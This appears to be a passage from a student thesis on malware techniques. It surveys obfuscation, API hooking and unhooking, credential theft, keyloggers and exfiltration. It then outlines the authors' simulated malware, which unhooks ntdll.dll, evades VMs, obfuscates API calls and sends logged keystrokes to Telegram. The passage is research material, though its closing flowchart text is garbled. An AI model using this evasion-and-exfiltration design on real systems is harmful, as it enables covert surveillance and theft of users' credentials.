- **Short-Term Debugging Mechanisms:**
    - **Description:** Creates temporary debuggers for specific tasks, minimizing exposure to analysis.

#### Relevance

Dynamic techniques enhance the sophistication of anti-debugging by introducing runtime adaptability and stealth, making them essential for modern malware.

#### 2.1.3.4 Emerging Trends

The integration of static and dynamic techniques is a growing trend, enabling malware to leverage the strengths of both approaches. Zhang [11], Branco et al. [12], and Nevolin [13] collectively highlight key areas of innovation:

- **Hybrid Models:** Combining static and dynamic methods provides robust, multi-layered protection. For example, malware may use static checks to detect debuggers during initialization and dynamic techniques to evade analysis during execution.
- **Machine Learning:** Zhang [11] advocates for incorporating machine learning into anomaly detection systems, allowing malware to identify and adapt to new debugging patterns.
- **Behavioral Countermeasures:** Techniques such as memory integrity checks, execution timing analysis, and API call monitoring enhance detection capabilities against advanced debugging tools.
- **Automation Tools:** Nevolin's [13] proposals for automating context migration and stealth mechanisms can significantly improve malware resilience and reduce manual overhead for attackers.

### 2.1.4 Code obfuscation

Code obfuscation has become an indispensable tool in software engineering, primarily used to protect intellectual property and enhance software security. However, its misuse by malware developers has transformed it into a weapon for evading detection and analysis. Obfuscation techniques aim to obscure the inner workings of a program while maintaining its functionality, effectively impeding reverse engineering efforts. Balakrishnan and Schulze [14] highlight the dual-edged nature of obfuscation: while it protects software from piracy and unauthorized modification, it also enables malware to evade antivirus systems and static analysis tools.

#### 2.1.4.1 Obfuscation Effectiveness Metrics

- Potency: The degree of complexity introduced to hinder code comprehension.
- Resilience: The difficulty for automated tools or analysts to reverse the obfuscation.

- Stealth: The ability of the obfuscated code to seamlessly integrate with legitimate code.
- Cost: The performance overhead introduced by the obfuscation process.

The interplay of these metrics determines the success of an obfuscation technique, with malware developers prioritizing stealth and resilience to maximize evasion capabilities.

#### 2.1.4.2 Prominent Techniques in Code Obfuscation

##### Control Flow Obfuscation

Control flow obfuscation disrupts a program's logical execution by introducing artificial complexity. Techniques include splitting computations, reordering instructions, and inserting redundant control paths. Opaque predicates—logical constructs with known outcomes to the obfuscator but ambiguous to a deobfuscator—are frequently used to create non-trivial decision points that complicate static analysis without altering functionality.

##### Data *Abstraction* Obfuscation

This technique complicates data analysis by artificially deepening inheritance hierarchies or transforming arrays through splitting, merging, or flattening multidimensional structures.

##### Procedural Abstraction Obfuscation

Procedural abstraction involves inlining (embedding function code into the caller) and outlining (isolating function parts into separate procedures). Advanced methods like table interpretation replace logic with interpreters and bytecode, though they often incur significant runtime performance costs.

#### 2.1.4.3 Polymorphic and Metamorphic Malware

##### Polymorphic Malware

Polymorphic viruses use encryption to mask payloads and dynamically alter decryption routines to evade detection. Countermeasures like sandboxing and emulation are employed, though computational challenges and runtime constraints limit their effectiveness.

##### Metamorphic Malware

Metamorphic malware avoids decryption stages altogether by using techniques such as dead code insertion, register reassignment, instruction substitution, and code transposition, making it resistant to both static and dynamic analysis tools.

#### 2.1.4.4 Dynamic-Resistant Obfuscation through Diversification

A significant contribution by Schrittwieser and Katzenbeisser [15] introduces a novel approach to enhancing resistance against static and dynamic reverse engineering. Their method leverages **software diversification**, which involves runtime transformations to ensure unique behavior for each program instance. Key techniques include branch flipping, junk insertion, and the introduction of complex aliases and interdependencies. This approach significantly raises the bar for attackers by complicating single-run debugging and increasing the resources required for reverse engineering.

### 2.1.5 API Hooking

API hooking is a technique widely used in software development to debug, monitor, and enhance application functionality. However, it is equally exploited by malicious actors to enable stealthy operations, evade detection, and maintain persistence. By intercepting and altering function calls at runtime, attackers can manipulate program behavior without modifying the original binary [16][17].

While API hooking is indispensable in legitimate applications, its dual nature poses a significant security risk. This technique is often misused by malware to intercept sensitive data, hide malicious activities, and bypass security mechanisms [17]. The evaluation of API hooking can be categorized into three main factors:

- **Stealth**: The ability to inject hooks undetected by antivirus tools and monitoring systems.
- **Versatility**: The range of API calls that can be intercepted or modified.
- **Impact**: The degree of control exerted over the target application or system.

Malware developers prioritize stealth and versatility to obscure malicious behavior and dynamically modify execution flows. Effective hooks integrate seamlessly into target programs, ensuring minimal performance impact while remaining resilient against detection [18].

#### 2.1.5.1 Prominent Techniques in API Hooking :

Researchers have categorized API hooking into various techniques, each suited for different goals, whether in legitimate or malicious contexts [16][18]:

##### Inline Hooking :

Inline hooking operates by modifying the prologue of a target function, injecting a jump instruction that redirects execution to attacker-controlled code. This redirection often leverages unused sections of executables, known as code caves, to store the necessary redirection logic. While this approach offers high versatility and control, it may introduce slight performance overhead, making the hooks detectable under rigorous analysis [16][18].

### Import Address Table (IAT) Hooking

IAT hooking manipulates function pointers in the Import Address Table during the dynamic linking process, redirecting API calls to malicious code. This technique is particularly effective due to its persistence, as manipulated pointers remain active across multiple program executions. However, malware often employs obfuscation techniques or reconstructs dynamic tables to evade detection [16][17][18].

### Kernel-Level Hooking :

This advanced method targets system calls at the kernel level, providing attackers with control over core system operations. Kernel hooks often modify the System Service Descriptor Table (SSDT) to conceal processes, files, or network activity. They are frequently integrated into rootkits, enabling deep persistence and operational stealth [17][18].

### Userland Hooking :

Userland hooking targets application-layer functions and typically uses libraries like Detours or MinHook for ease of implementation. Common approaches include injecting custom Dynamic Link Libraries (DLLs) into target processes to monitor or manipulate API calls and employing wrapper functions to subtly alter behavior while preserving original functionality [16][17].

## 2.1.6 Unhooking


In the evolving landscape of cybersecurity, the battle between defenders and attackers continues to intensify through increasingly sophisticated techniques. Among these, Application Programming Interface (API) hooking has emerged as both a critical defensive mechanism and a significant attack vector. One of the critical components for behavior-based threat detection is the use of **API hooking**. This technique, primarily employed by **Antivirus (AV)** and **Endpoint Detection and Response (EDR)** systems, allows these tools to intercept and monitor API calls at runtime, However, this very technique has also become a battleground, with attackers devising sophisticated **unhooking methods** to evade detection.

### 2.1.6.1 Hooking: Foundations and Techniques

Hooking is a programmatic method to intercept function calls, redirecting execution flows for monitoring or modification. At its core, it involves:


- Inline Hooking: Overwriting function prologues (e.g., NtClose in ntdll.dll) with a JMP instruction to divert execution to a monitoring stub [19].
- IAT Hooking: Manipulating a process's Import Address Table (IAT) to replace legitimate function pointers with malicious ones [21].

- Trampoline Design: Security tools allocate private memory regions (MEM_PRIVATE) to host "trampolines"—code snippets that shuttle execution between hooked functions and monitoring logic.



```
NtClose
mov r10, rcx
mov eax, F
syscall
```

*Figure 4: Layout of the NtClose function before being hooked*



```
NtClose
jmp 7FFF4FE40300
syscall

7FFF4FE40300
jmp AV.dll!catch_malware()

AV.dll!catch_malware
if( !is_malware() )
        jmp 7FFF4FE40000

7FFF4FE40000
mov r10, rcx
mov eax, F
jmp (NtClose+OFFSET)
```

*Figure 5: Layout of the NtClose function after being hooked*

Hooking operates predominantly in user-mode (Ring 3) due to Windows kernel protections like PatchGuard, which restrict kernel-mode (Ring 0) hooking [21]. This user-space focus makes hooks vulnerable to tampering by processes with identical privilege levels, setting the stage for evasion.


### 2.1.6.2 How Security Solutions Leverage Hooking

AVs and EDRs deploy hooking to gain real-time visibility into suspicious behaviors:

#### Behavioral Monitoring


Security products inject monitoring DLLs into processes to hook critical APIs (e.g., CreateRemoteThread, VirtualAlloc). For example:

- EDRs like CrowdStrike hook ntdll.dll functions to log process injection attempts [20].
- AVs such as AVG overwrite API prologues (e.g., LdrLoadDll) with jumps to private trampolines that analyze parameters before permitting execution



```
00007FFF855E15FF      CC                  int3
00007FFF855E1600   ^  E9 33EC0BC0         jmp 7FFF456A0238          LdrLoadDll
00007FFF855E1605      CC                  int3
00007FFF855E1606      57                  push rdi
00007FFF855E1607      41:56               push r14
00007FFF855E1609      48:81EC D0000000    sub rsp,D0
```

*Figure 6: NTDLL.LdrLoadDll hooked by AVG using inline hooking*



```
00007FFF61A32240  40:53           push rbx
00007FFF61A32242  48:83EC 20      sub rsp,20
00007FFF61A32246  FF15 948B0000   call qword ptr ds:[7FFF61A3ADE0]
00007FFF61A3224C  8BD8            mov ebx,eax
00007FFF61A3224E  E8 6D360000     call aswhook.7FFF61A358C0
00007FFF61A32253  8BC3            mov eax,ebx
00007FFF61A32255  48:83C4 20      add rsp,20
00007FFF61A32259  5B              pop rbx
00007FFF61A3225A  C3              ret
```

*Figure 7: AV Checker function in AVG DLL*

### Threat Detection Logic

Trampolines execute decision trees:

1. **Pre-call Analysis**: Inspect API arguments (e.g., shellcode buffers in WriteProcessMemory).
2. **Post-call Validation**: Verify return values or side effects (e.g., file writes) [19].
3. **Block or Allow**: Suspend malicious threads or permit benign operations.

## 2.1.6.3 Malicious Exploitation of Unhooking

One of the most effective and widely adopted methods of counter-evasion is unhooking, a technique designed to disable or bypass security monitoring by restoring system APIs to their original, unmonitored state.

### Understanding Unhooking

Unhooking refers to the deliberate removal or circumvention of code modifications introduced by AV/EDR solutions, particularly those that use inline hooking or IAT (Import Address Table) redirection. In typical user-mode hooking, security tools overwrite the first bytes of a sensitive API function — such as NtCreateFile, CreateRemoteThread, or VirtualAlloc — with a jump (JMP) instruction that redirects execution to a monitoring or logging routine. This allows the AV/EDR to inspect function calls in real-time.

Unhooking techniques aim to identify these overwritten instructions, locate or reconstruct the original bytes of the function prologue, and restore them in memory. Once the original state is reinstated, the function can execute without AV/EDR interference — effectively making the process “invisible” to the monitoring system.

Depending on the attacker’s strategy and sophistication, unhooking can be implemented using various methods:

- Reloading clean DLLs from disk or a suspended process
- Copying original bytes from memory regions (e.g., trampolines)
- Modifying the IAT to bypass redirection
- Dynamic memory patching using low-level system calls
- Injecting code post-unhook to execute payloads undetected

### Unhooking as a Malware Evasion Strategy

From an attacker's perspective, unhooking is not a standalone action but a crucial first step in a larger evasion strategy. Modern malware often begins its execution by scanning loaded libraries for known hooks, such as those placed by ntdll.dll, and then applying unhooking techniques to clear the way for malicious behavior without raising alarms.

For example, malware might:

- Use memory scanning to identify JMP instructions that redirect execution flow to external AV DLLs [19].
- Traverse private memory regions where AVs store trampoline stubs, retrieve the original bytes, and restore them in-place — a strategy effectively demonstrated by the Whisper2Shout technique [19].
- Avoid triggering detection by abstaining from using suspicious syscalls, such as NtCreateFile, which are often monitored by kernel minifilters [19].
- Unhook ntdll.dll and its critical syscall wrappers to regain direct access to native APIs, ensuring that subsequent malicious operations like process injection, shellcode execution, and DLL sideloading remain unseen [21].

## 2.2 Malware Capabilities

This section explores the core functionalities of modern malware, focusing on the scientific principles behind key features such as keylogging, data exfiltration, and hardware profiling. It examines how malware collects sensitive information, profiles system hardware, and securely transmits data to remote servers. Understanding these capabilities lays the foundation for designing and implementing malware functionalities in a controlled and ethical manner.

### 2.2.1 Tokenization-Based Password Management

Tokenization-based password management is a technique for storing and managing passwords by replacing sensitive credentials with unique, non-sensitive tokens. These tokens have no exploitable value, making them useless if intercepted by attackers. Unlike encryption, tokenized data cannot be reverted to its original form without access to the secure token vault, which only the tokenization system can decode [22].

Traditional browser-based password managers, such as those built into Chrome or Firefox, often rely on encryption methods like AES-256 and SHA-256. While these methods are secure, they are still vulnerable to attacks if the encryption key or hash function is compromised. Tokenization offers a solution to these vulnerabilities by introducing an added layer of security that goes beyond encryption or hashing [22] [23].

Tokenization is widely used in secure environments, such as online payments and government databases. Its implementation in password management ensures that even if attackers gain access to the stored data, they cannot retrieve the original credentials without access to the token vault [24].

#### 2.2.1.1 How Does Tokenization Work in Password Management?

Tokenization replaces sensitive data with tokens that mimic the format of the original data. For example, a password like MySecurePass123 might be tokenized into X8R6T2H4J9. These tokens are stored in a secure vault, with the original credentials retrievable only by the tokenization system [22] [24].

Key components of tokenization in password management include:

1. Centralized Tokenization: All tokens are generated and managed by a single Token Service Provider (TSP). While secure, this approach can become a bottleneck in high-traffic environments [23].
2. Decentralized Tokenization: Token generation and management are distributed across multiple TSPs, offering greater scalability and faster processing [24].
3. Sub-Word Tokenization: Sub-word tokenization involves breaking down sensitive data into smaller pieces (e.g., splitting a password into characters or subwords) before tokenization. This adds an extra layer of security by preventing the reconstruction of credentials even if part of the data is compromised [20, 21].
4. De-Tokenization: The process of converting tokens back into their original form is strictly controlled. Only the tokenization system can perform de-tokenization, and it requires multiple layers of authentication to prevent unauthorized access [24].

#### 2.2.1.2 Advantages of Tokenization in Password Management

1. Enhanced Security: Tokenized data cannot be directly used or reverse-engineered, making it far more secure than traditional encrypted or hashed data [22] [23].
2. Seamless Synchronization: Tokenization enables secure synchronization of credentials across devices without exposing sensitive data during transmission [24].
3. User-Friendly Integration: Tokenization systems can be seamlessly integrated into browser-based password managers, offering users a secure yet convenient way to manage their credentials [25].
4. Scalability: Decentralized tokenization systems are highly scalable, capable of handling large volumes of requests without bottlenecks [23].

#### 2.2.1.3 Tokenization in Practice

As described in [22], the proposed tokenization-based password manager system works as follows:

1. When a user saves a password, it is tokenized and stored in a secure vault.
2. When a user accesses a login page, the password manager retrieves the tokenized credentials and de-tokenizes them to auto-fill the login form.

3. The token vault is protected by multiple layers of authentication, including a master password and optional two-factor authentication (2FA).

#### 2.2.1.4 The Risks of Traditional Password Management

1. Vulnerabilities in Built-in Managers: Browser-based password managers often store credentials in local databases (e.g., SQLite), encrypted using methods like AES or SHA-1. These methods are susceptible to attacks if encryption keys are exposed [23,20].

2. Exploitation of Synchronization Mechanisms: Many traditional password managers rely on insecure synchronization protocols, making them vulnerable to interception during data transfer [24].

3. Insufficient Protection Against Browser Exploits: Malicious extensions or speculative execution vulnerabilities can compromise credentials stored in traditional password managers [23].

#### 2.2.1.5 The Future directions of Tokenization

Tokenization offers a robust alternative to traditional encryption and hashing techniques in password management. By replacing sensitive credentials with non-reversible tokens, it significantly reduces the risks of data breaches and unauthorized access [24].

### 2.2.2 Browser Credential Management

Browser credential management represents a significant cybersecurity challenge, with multiple studies revealing substantial vulnerabilities in how web browsers store and protect user authentication information.

#### 2.2.2.1 Security Vulnerabilities in Password Management Systems

Drawing from Duan et al.'s research (2024) [25], Oesch and Ruoti's analysis (2019) [27], and Hur et al.'s study (2023) [26], this section highlights critical vulnerabilities in password management systems. Duan et al. identify weaknesses in master password protection mechanisms, which create a single point of failure, and credential storage architectures, particularly in memory management and key storage, leaving systems exposed to sophisticated attacks. Additionally, Oesch and Ruoti reveal security risks in browser extension-based password managers, where communication channels between extensions and browsers can be exploited by malicious actors to intercept or modify credential data. Hur et al. further **emphasizes** risks related to credential migration in cloud data access, particularly in Windows environments, which can expose sensitive data during transitions. These findings underscore the need for improved security measures, including stronger isolation, enhanced encryption protocols, and secure credential migration practices.

#### 2.2.2.2 User Authentication Protocols

Areia, J. [28] present a comprehensive analysis of user authentication protocols in password management systems. Their research identifies weaknesses in how user sessions are managed and how authentication tokens are stored and validated. The findings indicate that many current implementations fail to properly implement secure session management, leading to potential authentication bypass vulnerabilities.

#### 2.2.2.3 Critique of Identified Threat Landscape

1. Master Password Weakness: The reliance on master passwords, as highlighted, remains a central flaw in browser security, later studies failed to propose alternatives beyond standard two-factor authentication.
2. Encryption Vulnerabilities: Weak encryption algorithms and potential decryption pathways identified by Oesch and Ruoti [27] demands a proactive approach.
3. Local Storage Risks: The critique of local repositories is well-founded across studies. However, none sufficiently addressed the usability trade-offs of shifting entirely to cloud-based solutions. Issues like offline access and reliance on cloud infrastructure need more exploration.
4. Unauthorized Access Potential: The consistent finding of limited barriers to credential extraction reinforces the need for more complex authentication mechanisms, the proposed mitigation strategies till this date do not fully address social engineering or insider threats.

### 2.2.3 Keylogging

As mentioned by Olzak [29] and Ahmed [30], Keyloggers, also known as keystroke logging tools, represent a significant category of malware designed to covertly monitor and record user activity. These tools are frequently used to capture sensitive data, such as passwords, financial information, and other personal details. Keyloggers can exist as software, hardware devices, or a combination of both, and they have evolved to exploit vulnerabilities at multiple levels of a computer system, including its hardware, software, and network layers.

#### Software-Based Keylogger

Keyloggers are generally divided into software-based and hardware-based types, with software keyloggers being more prevalent. Software keyloggers operate in various forms:

1. **Interrogation-Based Keyloggers**: These use operating system functions, like GetAsyncKeyState or GetKeyboardState, to monitor keypress events at high polling rates. Although relatively easier to detect, they remain effective in capturing keystroke data for simple monitoring tasks.

2. **Hook-Based Keyloggers**: Utilizing API functions such as SetWindowsHookEx, these keyloggers install hooks to intercept keystroke messages. This approach enables them to capture input from multiple applications running on a graphical user interface.

3. **Kernel-Mode Keyloggers**: Operating at the kernel level, these are among the most dangerous. They often involve intercepting system calls and manipulating the operating system's kernel to log keystrokes without detection. By attaching filters to keyboard drivers or utilizing rootkit technology, they gain deep system access, making them highly resistant to detection and removal.
4. **Rootkit Keyloggers**: A rare but severe type, these keyloggers integrate with the system kernel or firmware to intercept inputs, ensuring their activities remain hidden from conventional security tools.

#### Impacts and Threats

Keyloggers pose a severe risk to user privacy and data security. They are adept at stealing personal and financial information, which can lead to identity theft and financial losses. Unlike many other types of malware, keyloggers are designed to operate stealthily over extended periods, avoiding detection while continually harvesting data. Their ability to masquerade as legitimate system files or processes complicates their identification and removal.

#### Relevance to Keylogging

Traditional keyloggers rely on direct software or hardware interfaces to record input. However, this study [31] [32] showcases a new paradigm of keylogging that circumvents the need for direct access to the system. Acoustic keylogging represents an evolution of surveillance tactics, extending the scope of data extraction to physical environments with minimal reliance on traditional cyber-attack vectors.

### 2.2.4 Data Exfiltration

#### What is Data Exfiltration?

As Fortinet [33] discussed in their cyber glossary [33] article about data exfiltration [34] and according to [35] [36] [37], data exfiltration refers to the unauthorized transfer, theft, or movement of sensitive data from personal or corporate devices, including computers, smartphones, and servers. Cyber adversaries often exploit vulnerabilities in networks or devices to carry out such thefts, which can have devastating impacts on organizations, including financial losses, reputational damage, and legal consequences.

While data exfiltration can be achieved using various techniques, it’s most performed by cyber criminals over the Internet or a network. These attacks are typically targeted, with the primary intent being to gain access to a network or machine to locate and copy specific data.

Data exfiltration can be difficult to detect. As it involves the transfer or moving of data within and outside a company’s network, it often closely resembles of mimics typical network traffic, allowing substantial data loss incidents to fly under the radar until data exfiltration has already been achieved. And once your most valuable data is in the hands of hackers, the damages can be immeasurable.

## Data Exfiltration Techniques

As in the article about data exfiltration [34], Data exfiltration can occur through two main vectors: external cyberattacks and internal threats. Each poses unique risks that demand tailored defenses.

1. **External Attacks**: External attacks are typically orchestrated by adversaries who infiltrate an organization's network with the goal of stealing sensitive data. Common methods include deploying malware or exploiting vulnerabilities in connected devices. Malware can vary in function, from highly visible ransomware to stealthy strains designed specifically for exfiltration. Some malware spreads laterally across the network, probing for sensitive files and databases to exfiltrate. Other types lie dormant, evading detection for weeks or months while gradually collecting and transmitting data to an attacker's command-and-control server.
2. **Insider Threats**: Insider threats can be equally, if not more, damaging than external attacks. These threats are categorized into two types: malicious insiders and unintentional insiders.
    a. **Malicious Insiders:** Employees with access to critical systems may deliberately steal sensitive data, often for financial gain. They might exfiltrate data by transferring files to personal email accounts, cloud storage services, or USB drives. Selling this stolen data to cybercriminals or competitors can severely impact organizational security.
    b. **Careless Employees:** Employees who inadvertently mishandle sensitive data can also create exfiltration opportunities. For instance, sharing confidential documents via unsecured channels or falling victim to phishing attacks can lead to breaches.

## The Risks of Data Exfiltration

1. **Financial Loss**: Data breaches caused by exfiltration can lead to hefty fines, legal expenses, and lost revenue. Organizations may also face costs from downtime and mitigation efforts, IBM Cost of a Data Breach Report [38].

2. **Reputational Damage**: Publicized data exfiltration incidents can destroy customer trust and disrupt an organization's reputation, leading to decreased customer retention and reduced market share, Verizon Data Breach Investigations Report (DBIR) [39].

3. **Regulatory Non-Compliance**: Exfiltration of sensitive information may breach data protection laws such as GDPR, HIPAA, or CCPA, exposing organizations to legal penalties and increased scrutiny. EU GDPR Compliance Guidelines [40].

4. **Intellectual Property Theft**: Stolen intellectual property, such as trade secrets, research, or patents, can be exploited by competitors or threat actors, undermining business operations. What is Intellectual Property Theft by code42 [41].

5. **Increased Risk of Secondary Attacks**: Exfiltrated data, such as credentials, can be sold on the dark web, enabling identity theft, fraud, or advanced phishing campaigns targeting employees and customers. Recorded Future Threat Intelligence [42].

6. **Long-Term Recovery Costs**: Beyond immediate remediation, organizations face extended costs in upgrading cybersecurity, handling legal claims, and regaining customer confidence. Edward W. Powers, Adnan Amjad, Kelly Bissell, Bethany Larson, Emily Mossburg, Rick Siebenaler Deloitte Cyber Risk Management Report [43].

## Turning the Tables: Proactive Countermeasures

To combat data exfiltration effectively, organizations must shift from reactive defense to proactive offense. This means not only safeguarding systems but also actively targeting potential adversaries by emulating their methods. Here's how:

1. **Red Teaming and Threat Simulation**: Deploy red teams to mimic external attackers and test the effectiveness of your network defenses. Simulating advanced persistent threats (APTs) allows organizations to refine their detection and response mechanisms against stealthy malware and data theft tactics.

2. **Insider Threat Analysis**: Regularly assess employee behavior to identify potential risks. Insider threat programs should use predictive analytics to flag individuals with access to critical data who may exhibit signs of malicious intent or negligence.

3. **Honeypots and Deception Technology**: Set up decoy data and systems to attract adversaries. This helps in studying attacker behavior and understanding how exfiltration attempts are orchestrated, enabling organizations to improve their preventive strategies.

4. **Adaptive Defense Measures**: Use artificial intelligence and machine learning to monitor and analyze data flows across the organization in real time. Any abnormal data transfers, such as large outbound traffic spikes, should trigger immediate alerts and containment protocols.

By staying ahead of adversaries through strategic preparation and offensive tactics, organizations can neutralize data exfiltration attempts before they become full-blown incidents. This proactive approach significantly reduces the risk of data breaches and ensures robust information security.

# Chapter 3

# Antivirus Bypass Techniques

Understanding the techniques employed by malware is crucial for developing effective defenses. Our malware simulation project is designed to mimic the sophisticated strategies used by modern malicious software. The design incorporates three critical steps: Sandbox and VM Detection, unhooking and pointer obfuscation to Execute Malware Capabilities. Each step is strategically positioned to ensure the simulated malware can operate covertly and effectively, mirroring real-world scenarios. This chapter delves into the rationale behind each step, explaining why it is essential and how it contributes to the overall functionality of the malware simulation.

The goal was not to bypass all possible defenses, but rather to demonstrate how a limited set of focused techniques—when combined—can effectively evade common detection methods used by antivirus solutions and sandbox environments.

As shown in Figure 8, the malware execution begins by addressing a key challenge: antivirus products often hook core system libraries such as ntdll.dll to monitor malicious behavior. To bypass this, we employed Perun's Fart Unhooking Technique, which replaces the hooked ntdll.dll with a clean version, restoring original syscall behavior and allowing our malware to run without interference from user-mode hooks.


Following unhooking, the malware performs a sandbox and virtual machine (VM) detection check to identify whether it is running in an analysis environment. If virtualization is detected, execution is terminated early to avoid exposure. This prevents the malware from revealing its capabilities in environments typically used by researchers and automated analysis systems.

If no VM is detected, the malware proceeds to the pointer obfuscation stage, where sensitive Windows API functions are resolved dynamically rather than through static linking. This reduces the risk of detection by static signature-based antivirus tools and allows the malware to execute key modules, such as system information extraction and keystroke logging.

These three techniques—unhooking, sandbox detection, and pointer obfuscation—form the basis of the malware's evasion strategy. They enable the core functionalities to operate with minimal risk of being blocked or flagged by standard security mechanisms. In the following sections, we describe the implementation of each technique in detail.

The full code implemented without bypassing techniques will be provided in Appendix A.

The full code implemented with bypassing techniques will be provided in Appendix B.



Malware
Executes
injectiing anti-virus custom (ntdll.dll)
Anti-Virus
DEAD END
get clean ntdll.dll
inject the clean version in our malware
ntdll.dll
Perun's Fart Unhooking Technique
True
1
Is it a VM ?
2
3
Use Obfuascate Functions to Extract Hardware Capabilities
Pointer Obfuscation
Use Obfuscated Functions to Run the Keylogger
send to telegram
www
Random Sending Time 30:40 Seconds
Capture keystrokes
send to telegram
